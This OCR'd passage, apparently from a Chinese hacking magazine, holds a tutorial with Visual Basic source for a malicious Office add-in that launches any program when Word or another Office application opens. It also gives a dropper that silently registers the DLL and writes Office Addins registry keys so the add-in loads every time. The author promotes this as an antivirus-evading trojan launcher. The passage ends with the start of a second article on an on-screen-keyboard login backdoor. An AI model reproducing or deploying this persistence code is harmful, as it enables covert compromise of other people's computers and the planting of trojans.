经过严密的分析和推理，那时候我并没有上网，更在作文之前检查过进程和每个进程运行的DLL，灾难就发生在我打开Word的一瞬间。莫非……莫非是有人在我的Word上搞鬼？

一阵摸索后，我才得知，原来是Word在启动时加载了一个插件，这个插件本身是有恶意代码的，根据Word的正规称呼，准确的来讲，应该叫做"加载项"。




图3

既然分析了此次入侵是利用了Word的加载项，我这才意识到：全国有95%投入使用的计算机预装Windows系统，而且其中又有90%以上还预装了Office！OH MY GOD！这样看来，如果把插件技术应用在提权、入侵、攻击、渗透上，运用前景将是无法估量。然而插件技术是应用于商业的技术，网上很难获得完整的源代码，最多也只是告诉了几个自定义函数而已。经过我的摸索，我终于能够在Office中安插一个插件，现在就将这个技术共享给各位。

我们要新建一个Visual Basic工程，选择"外接程序"，并单击"打开"按钮（图1）。

在这个工程里，我们把它的工程名称改作Iamabird，并且把FrmAddin窗体移除。双击设计器里面的Connect设计器，在"外接程序显示名称"里填入"外接程序实例"，在"外接程序描述"里填入任意文字。重要的是在下面，比如我们现在要测试Word的加载项功能，那么我们就把应用程序一栏填一个不是Word的项目，其余的根据需要填写，也可以按照图2来填写。

这时候，我们该给这个设计器填入代码了，否则这个工程我们是无法实现任何功能的。以前有人问过我，如何给设计器填写代码，而且这个问题就算是工作很多年的老鸟也会问。这不能说是填写代码很难，而是为设计器填写代码实在是太不常见了，事实上这是一个很简单的操作，如图3所示在激活设计器设计窗口的状态下，打开视图菜单下的"代码窗口"（图3），这个设计器的代码编写窗口就立即显示出来了，我们在这里输入以下代码。

```
Option Explicit
    Private Sub AddinInstance_OnConnection(ByVal Application As Object, _
        ByVal ConnectMode As AddInDesignerObjects.ext_ConnectMode, _
        ByVal AddInInst As Object, custom() As Variant)
        On Error Resume Next
        MsgBox "插件已经启动"
        Shell "Notepad.exe", vbNormalFocus
    End Sub
```

我来解说一下：第一行是为了检测未定义的变量，写代码时记得写Option Explicit，可以避免变量名写错。Sub和End Sub之间则就是这个工程里面唯一的程序过程，它所代表的是AddinInstance OnConnection过程，而这个过程则是插件被载入时所执行的过程。On Error Resume Next这一行是为了避免程序出错而设计的，当程序某一行出现执行错误时，它可以避免程序崩溃而直接执行下一行程序。

下面就是Msgbox弹出对话框和Shell运行程序的函数，相信经常接触VB的朋友，一定很熟悉吧。前者测试了Msgbox对话框效果，后者则是自启动任意程序的关键。

接下来，我们点击"工程"菜单下的"引用"，在引用窗口里点击"浏览"，把"C:\Program Files\Common Files\DESIGNER\ MSADDNDR.DLL"添加到引用里，接着再把列表中与Office有关的项目全部选上，如图4。




图4

现在，把它编译成DLL文件，我们的插件就算编写好了。但是，DLL文件不能独立运行，它还不足以构成自启动的效果，

那么我们就需要再编写一个程序，能将这个 DLL 文件注册到系统，并且能通过修改注册表来达到 Office 自动启动这个插件的目的。

这个程序就叫做“引子”，按照图 5 所示，我们通过修改 BorderStyle 属性，让最小化和最大化按钮消失，并且添加两个 CommandButton，一个叫做“添加”，另一个叫做“删除”。

紧接着，我们在声明区域填入如下的代码：

```
Option Explicit

Private Declare Function RegCreateKeyEx Lib "advapi32.dll" _
    Alias "RegCreateKeyExA" (ByVal hKey As Long, ByVal lpSubKey As String, _
    ByVal Reserved As Long, ByVal lpClass As String, ByVal dwOptions As _
    Long, ByVal samDesired As Long, ByVal lpSecurityAttributes As Long, _
    phkResult As Long, lpdwDisposition As Long) As Long

Private Declare Function RegSetValueEx Lib "advapi32.dll" _
    Alias "RegSetValueExA" (ByVal hKey As Long, ByVal lpValueName As _
    String, ByVal Reserved As Long, ByVal dwType As Long, lpData As Any, _
    ByVal cbData As Long) As Long

Private Declare Function RegDeleteKey Lib "advapi32.dll" _
    Alias "RegDeleteKeyA" (ByVal hKey As Long, ByVal lpSubKey As String) _
    As Long

Private Declare Function RegCloseKey Lib "advapi32.dll" _
    (ByVal hKey As Long) As Long

    Private Const HKEY_CURRENT_USER = &H80000001
    Private Const KEY_ALL_ACCESS = &H1F0037
    Private Const REG_CREATED_NEW_KEY = &H1
    Private Const REG_SZ = 1
    Private Const REG_DWORD = 4
    Private Const PROGID As String = "lamabird.Connect"
    Private Const DESCRIPTION As String = "VB5/6 COM Add-In Module"
    Private Const LOADBEHAVIOR As Long = 3
    Private Const SAFEFORCOMMANDLINE As Long = 0
```

以上这些代码是分别声明 RegCreateKeyEx、RegSetValueEx、RegDeleteKey 和 RegCloseKey 四个注册表编辑函数的代码，紧接着就是几个常数的声明代码，如果你要在其它窗体上也应用它们的话，可以撤掉 Private 私有标志。这些都可以在 API 速查手册上查到，不必硬性的去记忆。注意，PROGID 填写一定要和我们刚才做的那个工程相符。

下边我们编写比较关键的注册表操作代码：

```
Public Sub RegisterOfficeAddin(sTargetApp As String)
        Dim sRegKey As String
        Dim nRet As Long, dwTmp As Long
        Dim hKey As Long
    sRegKey = "Software\Microsoft\Office\" & sTargetApp _
        & "\Addins\" & PROGID
    nRet = RegCreateKeyEx(HKEY_CURRENT_USER, sRegKey, 0, _
    vbNullString, 0, KEY_ALL_ACCESS, 0, hKey, dwTmp)
        If nRet = 0 Then
            If dwTmp = REG_CREATED_NEW_KEY Then
                Call RegSetValueEx(hKey, "FriendlyName", 0, _
                    REG_SZ, ByVal PROGID, Len(PROGID))
                Call RegSetValueEx(hKey, "Description", 0, _
    REG_SZ, ByVal DESCRIPTION, Len(DESCRIPTION))
                Call RegSetValueEx(hKey, "LoadBehavior", 0, _
                    REG_DWORD, LOADBEHAVIOR, 4)
    Call RegSetValueEx(hKey, "CommandLineSafe", 0, _
                    REG_DWORD, SAFEFORCOMMANDLINE, 4)
            End If
            Call RegCloseKey(hKey)
        End If
    End Sub

    Public Sub UnRegisterOfficeAddin(sTargetApp As String)
        Dim sRegKey As String
    sRegKey = "Software\Microsoft\Office\" & sTargetApp _
            & "\Addins\" & PROGID
        Call RegDeleteKey(HKEY_CURRENT_USER, sRegKey)
    End Sub
```

其中 RegisterOfficeAddin 和 UnRegisterOfficeAddin 分别是添加和删除 Office 插件的自定义函数，在括号里声明的 sTargetApp 是 Office 软件的名称。把名称和注册表键名进行拼接组合后，把值传递给 sRegkey 变量。添加的代码里是将键值建立起来并且把结果返回到 nRet 变量中，这个结果就是它是否成功的执行。如果允许写入，那么就在这个键下继续建立 FriendlyName、Description、LoadBehavior 和 CommandLineSafe，最后使用 RegCloseKey 来关闭当前打开的键。而删除功能的代码就更加简单了，仅仅使用一个 RegDeleteKey 函数就将整个键删除。

但是上面这些毕竟只是自定义函数，写自定义函数的目的是为了避免代码重复。在具体应用上，还得放到按钮的过程里进行应用。比如，我在 Command1 中这么填写：

```
Shell "RegSvr32 /s Addin.dll"
RegisterOfficeAddin "Access"
RegisterOfficeAddin "Excel"
RegisterOfficeAddin "FrontPage"
RegisterOfficeAddin "Outlook"
RegisterOfficeAddin "PowerPoint"
RegisterOfficeAddin "Word"
```

第一行就是使用 Shell 函数打开 RegSvr32 对我们刚才所制




图 6

作的 Addin.dll 进行注册，这里面我多加了一个 /s，是为了让它沉默的运行。后面的全都是使用上面我们所写的 RegisterOffice Addin 函数对各个 Office 产品的加载项进行注册。而 Command2 上的代码则和 Command1 的大致相同，只不过 RegisterOffice Addin 换成了 UnRegisterOfficeAddin 函数罢了，详细的代码请看光盘。

最后把这个程序编译一下，和刚才所写的 DLL 放在同一个目录下，执行那个可执行程序（放不放在同一目录下，与你填写的使用 RegSvr32 注册的路径有关）。点击“添加”按钮，再打开 Word，正如预料，Word 显示了一个 Msgbox 对话框，并在点击“确定”之后执行了记事本程序，如图6，换作其它的 Office 组件，也如此显示，看来这个问题还真不小。

经过以上的测试，这种自启动方法可以完全绕过最新版本的杀毒软件和防火墙，目前，没有任何防护软件可以阻止程序向注册表的这个位置写入数据，也就是说，这是一个非常大的安全隐患，它非宏病毒，也非恶意代码，只要是你被启动的程序在免杀方面制作的够好，“记事本”完全可以变成全副武装的木马，而且除了 Vista 启动了 UAC，谁也不能阻挡它的执行。

（本程序源代码和示例程序已收录到光盘中）

小编点评：

这似乎是一个很可怖的漏洞哦，不过话说回来了，微软的 Word Office 出问题也不是一天两天了，一出问题就是大漏洞。

文章难易度：★★★★
文章闪光点：在粘滞键后门之上更进一步的扩展，创新不错！

低调的屏幕键盘后门

朱建良 & 张婷

一、前言

自从粘滞键后门被发现以来，很多人入侵电脑后都会留下一个粘滞键后门，因为这个后门是在登录时直接按 5 次 shift 键就直接进入系统，管理员很难发现，而且又不会留下什么痕迹，方便又安全。不过树大招风啊，很多管理员已经注意了这个漏洞，下面是我找到的一个（图1）。




图1

